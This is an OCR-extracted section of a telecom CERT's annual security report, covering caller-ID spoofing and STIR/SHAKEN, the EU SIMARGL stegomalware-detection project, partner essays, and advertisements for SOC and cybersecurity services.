Supply chain cyberattack, for several years now has been indicated as one of the most important vectors. Exploiting weaknesses in smaller organizations and low-quality processes for the safe production of software SSDLC (Security Software Development Life Cycle) provide a path to a target for cybercriminals. The SolarWinds incident should not surprise anyone, as it confirms the previous predictions, unexpected, however, is its scale and the goals it has achieved. Today, any organization that takes cybersecurity seriously needs to look at its service and software providers differently.

Cyberattack through the supply chain has been listed as one of the more important vectors for several years now. By exploiting weaknesses in smaller organizations and low-quality processes of secure development of SSDLC software (Security Software Development Life Cycle) cyber criminals make their way to the goal.

This white paper was produced using incident analytics prepared by Cybersecurity and Infrastructure Security Agency (CISA), SolarWinds, FireEye, and Sentinel.

Ireneusz Tarnowski

Expert in the Cyber Threats Analysis and Response Team at Santander Bank Polska

For more information about the author, see his comment on page 69.

How does phone number spoofing occur and can it be prevented?

What is CLI spoofing?

CLI (Caller ID) spoofing consists in presenting the recipient of a voice call with a fake telephone number of the caller.

How does CLI spoofing happen?

The most common initiator of CLI spoofing is the calling person and it is possible when the operator allows the customer connected to his exchange via a telephone exchange to present a number other than the assigned number (even outside the operator's numbering) and directs these calls to the world.

Less likely, but also possible, it is also possible to modify the number by the calling person by breaking the operator's security on the SIP or SS7 protocol. Through the SS7 attack you can e.g. modify the subscriber profile in the visited exchange so that the subscriber presents himself with the modified number when making calls.

The calling number can also be modified by the operator who is transiting the call.

Why is CLI spoofing used?

CLI spoofing is used by callers to:

- cheat security authentication of the calling person only on the basis of CLI (if any are still in use) and obtain illegal access, e.g. to the victim's Voice Mail account,
- increase the effectiveness of VISHING - the appropriate number presenting the person receiving the call helps to convince him that it is being initiated e.g. by an employee of a bank or company helpdesk and increases the chance of a fraud involving persuading the interlocutor to provide confidential information, installing malware or entering a fake website created to obtain login details and one-time passwords,
- increase the probability of receiving a call from a telemarketer (in this case, the company performing telemarketing, instead of presenting itself with its number, which may already be known and reluctantly answered, does so by a randomly selected number).

CLI spoofing is also used by operators transiting calls in order to maximize profit. For example, operators in the European Union charge lower charges for calls terminated to their networks from EU countries than for calls from outside the EU. That is why it happens that dishonest operators who transact traffic replace the "non-EU" number with the "EU" number.

Can CLI Spoofing be prevented?

To eliminate CLI spoofing, each operator telecommunications should systematically monitor correct presentation of your clients' number, and numbers should not be replaced along the way.

A single operator has very limited ability to fight CLI spoofing as it only has control over its own network. In addition to ensuring that it is not the source of CLI spoofing itself, it is theoretically able to detect it, but only for calls to its own subscribers residing in his network and presenting himself with his number. Suspicious calls may be blocked by the operator or forced not to present the number for them. These protection options are based on the assumption that the calls presented with the numbers of a given operator are initiated from his network and do not come to it from outside. In practice, however, there are exceptions to this rule that significantly complicate the implementation of such a protection mechanism:

- mobile numbers may be roaming and
- outgoing calls may be redirected and return to the operator's network from another network presenting the number belonging to his network
- Fixed and mobile numbers can be transferred to another network (and fixed lines are additionally leased), so the verification whether the number belongs to the operator cannot be based solely on the prefix analysis. It also requires verification with the current database of transferred (and leased) numbers.

In addition, for some time, e.g. Skype offers a service of voice calls directed outside the platform to the telecommunications network with the presentation of the user's mobile number. It has access to a specific mobile number, which is verified by Skype by sending him a one-time code via SMS to the mobile number. This code is entered by the user in the application. This solution has the weakness that the Skype application, once configured in this way, will use the mobile number also when its owner changes - provided that it has access to the Internet and the new user of the number does not register it in the application.

CERT Orange Polska 2020 Report

Apart from this weakness, for a Skype user such use of the number does not seem to be CLI spoofing, as in most cases when using Skype he presents himself with the same number, from country A using a numbering that does not belong to it but to the telecom operator in country B. If the operator wants to take up the tough fight against CLI spoofing, such calls will have to be blocked or at least not presented.

An example of a national strategy to combat CLI spoofing is the STIR / SHAKEN standard currently implemented in the United States, which is based on the verification of CLI at the source and the safe transfer of this information along with the connection. STIR (Secure Telephony Identity Revisited) provides the ability to authenticate the SIP caller ID by adding to the SIP header a certificate signed with the private key of the operator whose call is initiated (after verification by the operator that it is the number assigned to the client who initiates the connection). SHAKEN (Signature-based Handling of Asserted information using toKENs) defines an end-to-end architecture for implementing CLI authentication using STIR on the telephone network. Such an approach however, will bring tangible results, when the vast majority of connections (at least for national numbering) will have CLI verified. Only then will the recipient pay attention to the fact that incoming to it, the call from the national numbering exceptionally has an unverified CLI which means it may be false. Ultimately, you can imagine blocking connections with an unverified CLI. Until then, the implementation of this model must be really common.

Piotr Szarata

SIMARGL - Faster discovery of malware

In May 2019, Orange Polska was among a dozen European partners in the SIMARGL project, which undertook the development of tools for more effective detection of cyber attacks with the use of malicious software and attacks that open up hidden communication channels through which information can be stolen.


SIMARGL (Secure Intelligent Methods for Advanced Recognition of Malware and Stegomalware) is co-financed by the European Commission under the Horizon 2020 program (SU-ICT-01-2018). 14 companies from 7 European Union countries participate in the consortium and the project is to last until April 2022. It consists of research and scientific units specializing in cybersecurity, companies producing solutions cybersecurity and the so-called end users, that is companies for which countering cyber attacks is a daily bread, and the search for new methods of their detection is a constant need. All activities in the project were coordinated by FernUniversität in Hagen, Germany.

The main goal of the project is to provide new, effective methods of counteracting cyber attacks and cybercrimes. Many of the current tools can detect malicious software (malware), but from year to year they are used more and more in cyber attacks advanced techniques, e.g. using steganography to hide transmitted content, including malicious code (stegomalware), in seemingly safe files, e.g. BMP or PNG images (1).

The SIMARGL project undertook to define and implement and checking the effectiveness of innovative methods malware detection (including stegomalware), ransomware (malware whose operation results in data encryption on an infected station and displaying a ransom demand for sending a decryption key) and network anomalies that can help detect cyber attacks. The research uses both popular statistical and correlation analysis techniques as well as modern machine learning (ML) methods and the so-called deep learning (DL) (2).

During the first months of the project they were described and analyzed existing methods and solutions for malware detection. The types of cyber threats and types of cybercriminals, the motives of their actions and the available resources and tools were also analyzed.

The individual elements of the first phase of the attack.



Project requirements and Use Cases that the project deals with came from end users, technical partners and resulted from the analysis of the state of knowledge and solutions used on the market.

When designing the architecture, the tools already owned by the consortium members were taken into account. Functional and technological assumptions were introduced that allowed for the effective integration of these tools with each other in order to implement defined use-cases:

- layered approach to solution architecture,
- using Docker Swarm for container orchestration,
- Apache Kafka as a data bus for event exchange/messages between tools,
- the use of various additional solutions to support computing capabilities with machine learning algorithms (e.g. Keras, Tensorflow, Apache Spark, etc.),
- implementation of the computational service layer on the microservices,
- adaptation of the Keycloak identity management service to facilitate security management and access control in the RBAC model,
- use of ELK (Elasticsearch + Logstash + Kibana) for storing and analyzing logs and visualization of the results.

The figure below shows the general, modular structure of the SIMARGL architecture with event sources (containers of technological partners' solutions, logs from monitoring

SIMARGLI project logotype

AI artificial intelligence and ML machine learning. The project also provides a tool to visualize the results of the analysis for operators, e.g. in SOC security operations centers, who decide on further actions.


The tools built by the SIMARGL project, based on the innovative methods developed by the project, cover two areas of application for end users:

- network traffic identification (data collection and parsing and traffic analysis),
- detection of malware, stegomalware, anomalies in the behavior of analyzed files and visualization of results for the analyzed data.


Joining the analysis of stegomalware results from the experience of recent years, during which the use of steganographic methods has been systematically increasing in cyber attacks and other information hiding techniques to transmit malware. Many commercial AV solutions on the market are unable to detect malicious code hidden in digital images.

The figure below shows a schematic connection of tests for some of the use cases defined in the project, depending on the cybersecurity tools owned by SIMARGL. Each of these tools allows you to conduct tests on various types of data and using various advanced analytical methods which allows for a real improvement in the detection of various types of malicious software. The project will also use benchmark sets developed by other European projects, e.g. the LITNET-2020 set (3) from the Sparta project, which has examples of normal traffic from global academic networks and traffic generated for 12 different types of cyber attacks.

General, modular representation of the SIMARGL architecture



Schematic presentation of the use of case tests depending on the tools used in SIMARGL (Punch Platform by Thales, Orion Malware by Airbus Cybersecurity, Attack Prophecy and AISafe DNS by Pluribus One and BDE Engine by the Polish company ITTI).



Above, the tests of examples of use depending on the tools used are presented at SIMARGL (Punch Platform by Thales, Orion Malware by Airbus Cybersecurity, Attack Prophecy and AISafe DNS from Pluribus One and BDE Engine from the Polish company ITTI).

The test results of each use-case in the project will be visualized on the dashboard developed by SIMARGL, on which SOC / CERT operators will be able to to observe detected anomalies, suspicious files and other cyber threats. Review statements for a given period will be available to cybersecurity analysts.

As part of the design work, SIMARGL committed oneself to supporting the European Center for Cybercrime (EC3), operating under EUROPOL, in conducting trainings for various authorities law enforcement from EU countries in the field of steganography detection and other information hiding techniques to transmit malware and forwarding stolen information.

To keep updated of SIMARGL's design work it is worth visiting the project website (simargl.eu) and follow the information published in the social media: Instagram, LinkedIn, Facebook and Twitter (4). Experts working in the SIMARGL project have already published more than 20 articles in specialized magazines and conference materials. Significant part of them will be made available to the public within 6 months from the time of publication.

Adrian Marzecki (Orange Polska),
Michał Choraś (FernUniversität)

Literature:

1. *Puchalski, D., Caviglione, L., Kozik, R., Marzecki, A., Krawczyk, S., & Choraś, M. (2020, August). Stegomalware detection through structural analysis of media files. In Proceedings of the 15th International Conference on Availability, Reliability and Security (pp. 1-6).*
2. *M. Choraś, M. Pawlicki , D. Puchalski, R. Kozik, Machine Learning – the results are not the only thing that matters! What about security, explainability and fairness?, in Proc of ICCS 2020, Computational Science 2020, LNCS 12140, Springer, June 2020 (Core A).*
3. *LITNET-2020 Dataset for Network Intrusion Detection:* https://www.sparta.eu/papers/litnet-2020-an-annotated-real-world-network-flow-dataset-for-network-intrusion.html
4. *SIMARGL Project Communication*

- website: simargl.eu
- Instagram: https://www.instagram.com/simargl_eu/
- LinkedIn: https://www.linkedin.com/groups/12241333/
- Facebook: https://www.facebook.com/simargl.eu/
- Twitter: https://twitter.com/simargl8

bluesoft

Inspire your business with bespoke enterprise software

Bespoke Solutions
Digital Transformation
Consulting Services
Outsourcing

Choose from over 200 technologies — from Cloud to Microservices, Big Data to DevOps, and more — catered to you by a team of 1200+ highly qualified engineers.

System Integration | Cloud Enablement | DevOps Transformation | Data Processing & Governance | Application Maintenance & Support

www.bluesoft.com

Our partner's comment:

ISSA Polska

Why are we associating?

There are many reasons why belonging to a group is an important role in our lives. Already in the middle of the last century, Abraham Maslow created a model of the hierarchy of human needs necessary for functioning. In the form of a pyramid, he described 5 basic human desires necessary to fulfill, the exclusion of one element from the foundations makes it impossible to go up. These needs are (in order of importance) physiological, security, belonging, recognition and self-realization. And although today this model is modernized, the need for belonging - that is all possible social affinities - invariably plays a huge role. Fulfillment in this area is brought not only by family and friends, but also by belonging to organizations, associations - social groups in which we feel understood and respected.

We associate because the group gives us a sense of security. We gain a network of contacts with people dealing with topics related to our interests, thinking or acting in a similar way. The choice of an association should be adequate to the supported principles and methods of operation, related to the things we do or would like to do. Organizations should allow for exchange experiences as well as confronting views and knowledge in a friendly atmosphere. Thanks members we can look for associations more actively solutions to domain-specific problems, simultaneously giving active people a chance to find interesting challenges. All these activities help with lifting qualifications not only in the field of cybersecurity, but also leadership and social responsibility. Those seeking recognition, understanding and respect will find it all in the community in recognition of the group's merits. In addition, participation in numerous activities builds a sense of elitism, which is also very much needed for our life and development. We have the opportunity to be up to date with the latest industry news, develop professionally and privately, acquire the necessary knowledge, and maintain industry certificates. Thanks to associations, we can learn about new products and current trends as well as explore them according to the source of knowledge. We gain space to raise qualifications, but above all, a space for a disinterested exchange of views and problem solving or improving our products. And that's just the tip of the mountain of membership benefits in associations or organizations.

So why do we associate? Because acting alone, it is more difficult to achieve goals, despite the often enormous effort. In the group, we gain something that distinguishes us - the strength and power of supporting the team of organizational members.

If you are still wondering whether it is worth associating, the answer is simple - it's worth it! Benefits from associating, will help to meet half of the pyramid of needs. But not only that. By associating, we gain something priceless, i.e. respect, new friendships, the environment of people who, despite many differences, think about cybersecurity as you do. And this is what is the most beautiful about it.

The Management Board of ISSA Polska

Our partner's comment:

Przemysław Gamdzyk

Meeting Designer and President of Evention. He is absorbed in business development every day. He passionately creates concepts for new meetings and their formats. Builds conference agendas, bringing together interesting speakers and valuable content. For 20 years he has been associated with the ICT market in Poland. Completed several hundred publishing and event and projects. For many years associated with Computerworld, CIO in the IDG publishing house. He was a journalist, editor, head of the events department, program director for executives. He treated the creation of effective areas of understanding as the fundamental value and foundation of his activityin business - whether in writing, online or in the form of physical meetings. Graduate of the Faculty of Mathematics, Informatics and Mechanics at the University of Warsaw and postgraduate studies in Social Communication at IBL PAN.

For the benefit of the whole sector

The spirit of cooperation for the benefit of society is not something we would be given by nature. However, we need it very much - as a society, as communities or local and professional groups.

This applies to many fields and areas, but also to purely professional activities - which is clearly visible, for exampleon the example of cybersecurity itself (after all, we are in the CERT Orange Polska report!). Working together for the benefit of the entire cybersecurity industry, apart from the prospect of one's own career or organization, is something that is in dire need and the beneficiaries of which can be everyone.

Professional organizations that operate in the area of cybersecurity do an excellent job, but still the number of their members is absolutely disproportionate to the size of the entire community. "Ownership" is still not a standard with us.

Anyone who has ever tried to build an association or other formal organization knows well that this is not an easy task. However, initiatives are emerging without any legal personality, which are in fact a network of relationships and interest groups. Both formally and informally formed organizations there must be those who devote their time and energy. The whole industry benefits, and everyone who identifies with it.

A valuable addition to these formal and informal forms of organization of the environment, there are initiatives in which their creators manage to reconcile a healthy business model with service to the industry, where both of these elements function in a certain symbiosis and ensure an appropriate level of professionalism. A good example may be the CSO Council - a community of information security directors - established 5 years ago by ISSA Polska and Evention, actively operating and gathering over 200 heads of the cybersecurity area of the largest enterprises and institutions in Poland. The activity of the CSO Council supports a group of partners - companies from the cybersecurity industry - and its content program is helped by the CSO Council. In its activity, the CSO Council focuses primarily on integration and development of the environment - supporting dialogue and exchange of experiences.

More information on the activities of the CSO Council can be found at: www.csoc.pl.

Orange Polska security services

A new SOC lite service

The feature of monitoring security incidents is that it is time-consuming. Even very time-consuming. The need to analyze dozens, hundreds or even thousands of events in terms of whether the registered ones relate to a real attack or another false incident is the bane of many people dealing with cybersecurity.

When the organization is mature enough to know that events really need to be logged and monitored, and this is not just an “exotic” legal requirement, so this is a typical - operational challenge.

A challenge that we decided to tackle. The SOC lite solution that we have prepared at Orange Polska is, in a way, an overlay for the services we sell, such as Orange Network Security (ONS). They are characterized by high accuracy in identifying the which is suspicious. However, they can thus generate a significant number of notifications, of which it is difficult it is sometimes necessary for clients to catch those incidents that need to be reacted to immediately. So we do it on their behalf. We analyze hundreds of events, and in those individual cases, when we have no doubts that an incident has occurred, the client immediately receives a clear notification from us with a recommendation about what to do. Therefore, it is a representative of the kind of security services that are only fledgling and are characterized by a very high degree of certainty, referred to as “high fidelity alerts”.

Thus, the customer administrators who are responsible for infrastructure protection should keep on analyzing the received events concerning security. However, thanks to our service, they can work in peace.

They know when something extremely important comes up - as soon as we are able to detect the actual incident, such information will be communicated to them without delay. Thus, they will be able to change the priorities of work and react immediately. There will be no risk that during the laborious analysis of other events, this “obvious” incident will have to wait too long for an adequate response.

To create the service, we combined and developed various solutions that we use on a daily basis. We started by selecting the main event generating source. For the first time, we chose Fortigate devices that successfully protect hundreds of our business customers. Then, we carefully analyzed the attack scenarios that we can detect with their help and we considered how we can increase our level of trust for a given notification. Various types of reputation services came to the rescue, as well as our own data, obtained by the CERT OPL team. We then automated it all as part of the SOAR class solution prepared by our team (read more on page 82). In the end, all that’s left is to prepare clear notifications for customers and launch the service.

Relying on one’s own SOAR enables flexibility of work. We are already developing new functions of SOC lite, we can improve in any way scenarios, add more reputation bases. It also allowed us to eliminate the need to use the SIEM class solution what it was supposed to decisive impact on the cost of the service. Organizations in which thousands and even thousands are recorded and analyzed tens of thousands of events per second (EPS - events per second), we encourage you to use our Next Generation SOC (SOC/SIEM/SOAR) service where advanced functions to corelate events from various solutions will also be provided. However, all the smaller entities that want to monitor the security of their network and care about the quick launch of the service as well as about much lower cost, are encouraged to take advantage of the SOC lite service.

Jakub Syta

Zabezpiecz swój biznes

orange™

Edukuj pracowników i chroń dane firmowe

Praca zdalna – monitoruj wykorzystanie komputerów służbowych w godzinach pracy oraz zabezpiecz dostęp do danych i informacji firmowych

Testy socjotechniczne – buduj świadomość

Cyber Pakiet – stwórz bezpieczną organizację

Zadbaj o bezpieczeństwo informacji, aplikacji i urządzeń

EDR – zwiększ ochronę przed złośliwym oprogramowaniem

MDM – bezpiecznie zarządzaj urządzeniami firmowymi

Cisco Umbrella – zapewnij bezpieczeństwo w prosty sposób

Cisco Duo – stosuj złożone uwierzytelnianie

Chroń przetwarzane dane w chmurze

Cloud Security – bezpiecznie zarządzaj środowiskiem hybrydowym

WAP (Web Application Protection) – zabezpiecz swoje aplikacje oraz strony internetowe

Wzmocnij bezpieczeństwo swojego biznesu

SOC/ SOAR/SIEM

Automatyzuj i reaguj na incydenty bezpieczeństwa w ramach usługi Next Generation SOC

SOC Lite

Zweryfikuj bezpieczeństwo infrastruktury

Aby skorzystać z oferty, skontaktuj się z doradcą Orange lub napisz na adres: cybsecurity@orange.com.

Next Generation SOC

Working at Orange in the team responsible for cybersecurity services, I often talk to clients about their expectations from the Security Operations Center team. Many of them are looking for an offer that is cheaper, but not necessarily the best and proven in action.

Experience in face-to-face conversations with clients on various ICT solutions, and above all cybersecurity, taught me to carefully listen to their requirements and expectations. It also created a vision of building SOC services tailored to virtually every type of need.

How to create an offer that will combine services of highest quality with advanced technology, all at an affordable price?

To meet such a challenge, a team - quite different from the others - turned out to be necessary. Next Generation Security Operations Center team, whose operation is supported by flexible and modern technology.

Rapid detection and response to threats are the key parameters determining the effectiveness of Security Operations Center (SOC) solutions.

What I mean here is a combination of people and technology based on automation, using machine learning that can identify unprecedented attack methods.

SOC managers struggle with limited budgets and the lack of sufficient competences on the labor market. By adding new structures of cybercriminals' attacks, we receive a task of the "Mission Impossible" kind Security Operations Center is working harder than ever to protect our customers' organizations against advanced cyber attacks, which are not to be fought with traditional tools and methods.

Our clients require not only experience, but also use of state-of-the-art technological solutions - a new generation of the SIEM systems.

During the implementation of SIEM/SOC, our experts encounter an increasing number of connected devices, a complex ICT architecture and a huge amount of collected data. Most often, they are additionally accompanied by information noise,

hindering their effective analysis. The number of attack vectors is sometimes directly proportional to the number of technologies used in a given organization. Unfortunately, cybercriminals very often stay ahead of their actions and, having knowledge of our weaknesses, use it effectively.

The pressure on SOC only worsens as expectations and compliance laws rise, while criminals know no boundaries and have no limits in choosing the most effective attack method.

Challenge for the Next Generation Security Operations Center?

On the one hand, the natural path is to use an interconnected array of cybersecurity solutions, but it is costly and SOC analysts waste time switching between them.

Today, SOC teams face a performance issue. Analysts protect increasing amounts of data with ineffective tools that often fail to communicate with each other.

How will the Next Generation SOC deal with these challenges?

The distinguishing features of our service were created on the basis of many years of experience in the implementation of SOC/SIEM solutions and servicing our clients.

1. **Your current technology must work 100% for you**

   The environment you have is the main source of information and is the basis of the analyzed and observed data in the Next Generation SOC in Orange. Don't be limited to these basic and most common events in your operating systems. We will expand their visibility using ready-made connectorsto domain systems. For other systems, we will use the analysis of their log structure in order to integrate their data with the proposed technology. We will use the best practices, among others MITER ATT & CK® and ready-made packages supporting this area.

   We support Azure, Google, AWS and others by optimizing the implementation also from the cost side in your cloud.

2. **Using Artificial Intelligence**

   Thanks to specialized machine learning engines - in managing information from our network and from other cooperating organizations, including CERT teams around the world. The need to handle thousands of alerts a day, verify their importance and eliminate false alarms - Big Data - is a huge challenge. The use of automated machine learning mechanisms is the only reasonable improvement for validation and prioritization with a multitude of alerts. This means that detection will be less dependent on the skill, experience and availability of the security analyst. This will ensure the high quality of the SOC service.

3. **Low Cost of the SaaS or Mixed model**

   Standardization of security issues at the level of the European Union and the local Regulatory requires organizations to take care of the "by Design" security and launching security monitoring of key business processes in a short time.

   But is it possible within a short period of time?

   By using the Next Generation SOC from Orange in the Security Service Provider model - in which we provide Security Information and Event Management (SIEM aaS) with advanced SOC services - it will be possible. There is no implementation and installation of the environment in your location in this model. We use the SIEM platform in the Multi-Tenant model, allocating its safe area for your company. Any updates, as well as taking care of the correct operation of the SIEM platform and updating security rules - do not bother you. We keep you informed about the development of the service. Our platform is also fully adapted to the cloud and, most importantly, we account for its actual consumption.

   The availability of services in our offer using ready-made SIEM and SOAR platforms as well as SOC work experience allows clients to use a ready-made process, including security scenarios or reaction procedures.

   For customers requiring a hybrid model, the technology we offer can be installed locally (on-premise).

4. **Feed for Next Generation SOC**

   Which is the use of globally available knowledge bases on the tactics and techniques of criminals, based on real-world observations such as MITER ATT & CK, MISP. Our SIEM system offer has ready-made mechanisms for measuring the range of an attack and detecting gaps in its identification, which allows it to improve our services and improve the effectiveness of Orange Polska's SOC. This can be achieved through ready-made mechanisms built into the SIEM to simulate intrusions and attacks to periodically check the coverage of technologies in use in SOC. These simulations can confirm the SOC's ability to detect specific cyber campaigns.

   The uniqueness of our offer is also the use of our IoC (Indicator of Compromise) provided daily by the CERT Orange Polska team. Information about threats, detected malware and phishing campaigns complement the security scenarios agreed with the client.

5. **Automatic Response to Threat**

   Implemented by the integrated Security Orchestration Automation and Response (SOAR) module with the SIEM offer. It is a hybrid that will significantly speed up the response time and reduce the negative effects of the attack. It saves a lot of time for SOC in everyday work and the possibility of allocating it to other tasks. It requires experience and skill, reduces manual processes and reduces the response time to false alarms.

6. **OT Monitoring**

   The offer in the field of security monitoring takes into account the Operational Technology area of our clients. We integrate our technology with the latest solutions for industrial networks. Nowadays, when threats directed at the industry are a fact and the law needs to be taken care of for industry cybersecurity, our offer must take this into account. Integration of the event with notification SOC can be a response to the customer's needs in order to start

a continuous monitoring process. Our experience in the implementation of SOC services and SIEM is over 10 years. We have hundreds of security scenarios ready for use. It is the result of cooperation with clients from various markets and industries - commercial banks, airports, large and medium-sized public and private organizations. We know perfectly well what our customers need, which translates into the Orange offer. This allows us to meet today's cybersecurity challenges. Modern companies require a solution that will reduce the number of people needed to implement, monitor and respond to security incidents.

Customers need a variety of service delivery models, licenses and resources, and an intuitive and effective security interface to respond immediately to threats. They want to more easily identify incidents related to data leakage, service blocking, paralysis of the company. A new generation SOC requires a modern SIEM.

Three key elements delivered to customers within the Next Generation SIEM:

1. Use of all data from the monitored infrastructure that we collect in the log management solution,

2. Effective data analysis: Modern cyber threats are difficult to detect Service Provider (MSSP) lub integracyjnym (on-premise) obejmuje wiele metod wykrywania, upraszczając proces ich implementacji, and require layered analysis to identify them. Our solutions in the Managed Security model Service Provider (MSSP) or integration (on-premise) includes many detection methods, simplifying the process of their implementation,
3. Rapid and Intelligent Threat Response: Orange's SIEM platform responds promptly to threats as soon as they are detected. Notifies and provides the client with alerts, and our experts conduct an effective investigation.

The power of Next Generation SOC is based on the modern SIEM platform with modules:

- powerful and multitasking correlation engine along with Miter Att & ck and MISP
- SOAR solution as a module that automates processes in SOC
- og management
- User Behavior Analytics (UBA) for detailed analysis of user behavior
- implementation of Miter Att & ck in Arcsight

Cutting-edge technology combined with the experience of SOC and CERT Orange Polska provides the best protection your business can get.

We invite you to cooperate with us.

Rafał Wiszniewski

The environment you live in is the main source of information and the basis of the analyzed and observed data in the Next Generation SOC at Orange. Don't be limited to these basic and most common events in your operating systems. Their visibility will be expanded, using ready-made connectors for specialized systems. The analysis of their log structure will be applied to other systems in order to integrate their data with the proposed technology. The best practices will be used, e.g. MITER ATT & CK® and ready-made packages supporting this area.

We support Azure, Google, AWS and others by optimizing the cost of implementation in your cloud.

craftware

Na co dzień **wdrażamy najlepszy**, wg raportu Gartnera, **CRM na świecie**, oraz **wspieramy działy IT** międzynarodowych korporacji.

WDROŻENIE > UTRZYMANIE > ROZWÓJ

WSPARCIE W PROJEKTACH

CRM

Marketing
Sprzedaż
Serwis
Platforma

RPA

Automatyzacja:
Rozliczeń zobowiązań
Finansów i księgowości
Procesu reklamacyjnego
Contact center
Procesów HR
i innych

Outsourcing

Team Leasing
Analitycy Biznesowi
Testerzy Manualni
Testerzy Automatyzujący

Project Managerowie
Serwis Managerowie
Specjaliści RPA
Specjaliści Veeva

JESTEŚMY PARTNERAMI

salesforce PARTNER SINCE 2014

UiPath™ Partner GOLD

Veeva Services Partner

www.craftware.com

Cyber Packages - your security expert

Cybersecurity can feel like “fun” for the big, the rich, and the powerful at times. You hear about the leaks of millions of records, the interrupted work of world giants, attacks by APT groups (burglars usually contracted by governments) acting on behalf of governments, large ransoms and penalties by regulators in millions ... We do not hear about smaller, less recognizable entities every day, even though such incidents happen almost every day. And the target can be absolutely anyone. “Cryptocurrencies don’t stink,” as most criminals probably believe.

A certain additional “exclusivity” of this issue is raised by the question of costs. Penetration tests, audits, ISMS implementations, awareness-raising programs ... - individual projects of this type may involve a one-off expense, which, although worth every zloty, sometimes exceeds the comfort level of decision-makers.
The phrases “cheap” and “safe” are and should be viewed as opposites. This does not mean, however, that smaller entities must completely give up their dreams of doing something with due diligence or to fight cybercriminals alone. It doesn’t mean that “cybersecurity” should be the domain of the largest banks, energy or telecommunications companies. This approach has become the foundation upon which we have prepared a completely new service - Cyber Package.

In **Cyber Packages** we have gathered over a dozen professional cybersecurity services, which, in our opinion, should be “thatched” - disseminated enough for the majority of companies began to use them.
We divided them into 5 categories.

The first is **vulnerability scan.** Gaps in software, they are one of the main attack vectors. They also make it very easy for criminals to navigate the infrastructure once they manage to gain access. Hence, regularly searching for vulnerabilities, checking what can be easily “spotted” by a criminal is so important. As part of the service, we use a solution combining the functionalities of commercial and free tools, all configured by Orange experts in order to detect as many technical problems as possible and at the same time not to damage the tested infrastructure. All notifications generated periodically by the system should be immediately addressed by the client - since we see them, they can also be seen and used by criminals.

